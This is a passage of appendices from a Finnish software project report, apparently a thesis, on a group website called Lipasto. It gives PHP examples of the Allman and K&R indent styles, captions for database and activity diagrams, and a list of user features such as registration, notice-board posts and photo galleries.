
Allmanin tyyli (lähde: http://en.wikipedia.org/wiki/Indent_style):

```
<?php

  $foo = "nobar";
  if ($foo == "bar")
  {
    echo "\$foo on \"bar\"!";
  }
  else
  {
    echo "\$foo ei ole \"bar\".";
  }

?>
```


K&R-tyyli (lähde: http://en.wikipedia.org/wiki/Indent_style):

```
<?php

  $foo = "nobar";
  if ($foo == "bar") {
    echo "\$foo on \"bar\"!";
  } else {
    echo "\$foo ei ole \"bar\".";
  }

?>
```


Liite 3: Lipaston tietokantakuvaus




Liite 4: Aktiviteettikaavio käyttäjän sisäänkirjautumisesta




Liite 5: Aktiviteettikaavio käyttäjän kutsumisesta Lokeroon




Liite 6: Aktiviteettikaavio sivujen luonnista template-järjestelmällä



Liite 7: Aktiviteettikaavio kuvan tallentamisesta



Liite 8: Aktiviteettikaavio videon tallentamisesta



Liite 9: Lipaston toimintolista

- Vierailija pystyy rekisteröitymään
- Vierailija pystyy kirjautumaan
- Käyttäjä pystyy palauttamaan unohtuneen salasanan
- Käyttäjä pystyy luomaan uuden Lokeron
- Käyttäjä ohjataan kirjautumisen yhteydessä oletus-Lokeroon
- Käyttäjälle näytetään edellisen oman vierailun ajankohta
- Käyttäjälle näytetään omien vierailujen lukumäärä Lokerossa
- Käyttäjälle näytetään omien vierailujen lukumäärä Lipastossa
- Käyttäjälle näytetään viime käynnin jälkeen lisätyt ilmoitukset ilmoitustaululla
- Käyttäjälle näytetään viime käynnin jälkeen lisättyjen kuvien lukumäärä
- Käyttäjälle näytetään ylläpitäjän hyväksymistä odottavat kutsut
- Käyttäjälle näytetään kahden viikon sisällä kutsutut jäsenet
- Käyttäjä pystyy kirjoittamaan ilmoitustaululle
- Käyttäjä pystyy muokkaamaan omia viestejään ilmoitustaululla
- Käyttäjä pystyy poistamaan omia viestejään ilmoitustaululta
- Käyttäjä pystyy kommentoimaan ilmoitustaulun viestejä
- Käyttäjä pystyy muokkaamaan omia kommenttejaan ilmoitustaululla
- Käyttäjä pystyy poistamaan omia kommenttejaan ilmoitustaululta
- Etusivulta on selattavissa Lokeron jäsenien seuraava syntymäpäivä
- Etusivulta on selattavissa Lokeron uusin kuva
- Etusivulta on selattavissa viimeeksi kommentoitu kuva
- **Galleria**-sivulla käyttäjä pystyy selaamaan kuvakansioita
- **Galleria**-sivulla käyttäjä pystyy poistamaan itse luomiaan kansioita
- Kun kansio poistetaan kuvat siirtyvät väliaikaiseen ”temp”-kansioon
- **Galleria**-sivulla käyttäjä pystyy selaamaan kansioiden kuvia ja videoita
- **Galleria**-sivulla käyttäjä pystyy tarkastelemaan yksittäistä kuvaa tai videota
- Kuvasta näkee latausajankohdan, kuvan koon, kuvatekstin ja kommenttien määrän
- Käyttäjä voi selata kommentteja
- Käyttäjä voi kirjoittaa kommentteja

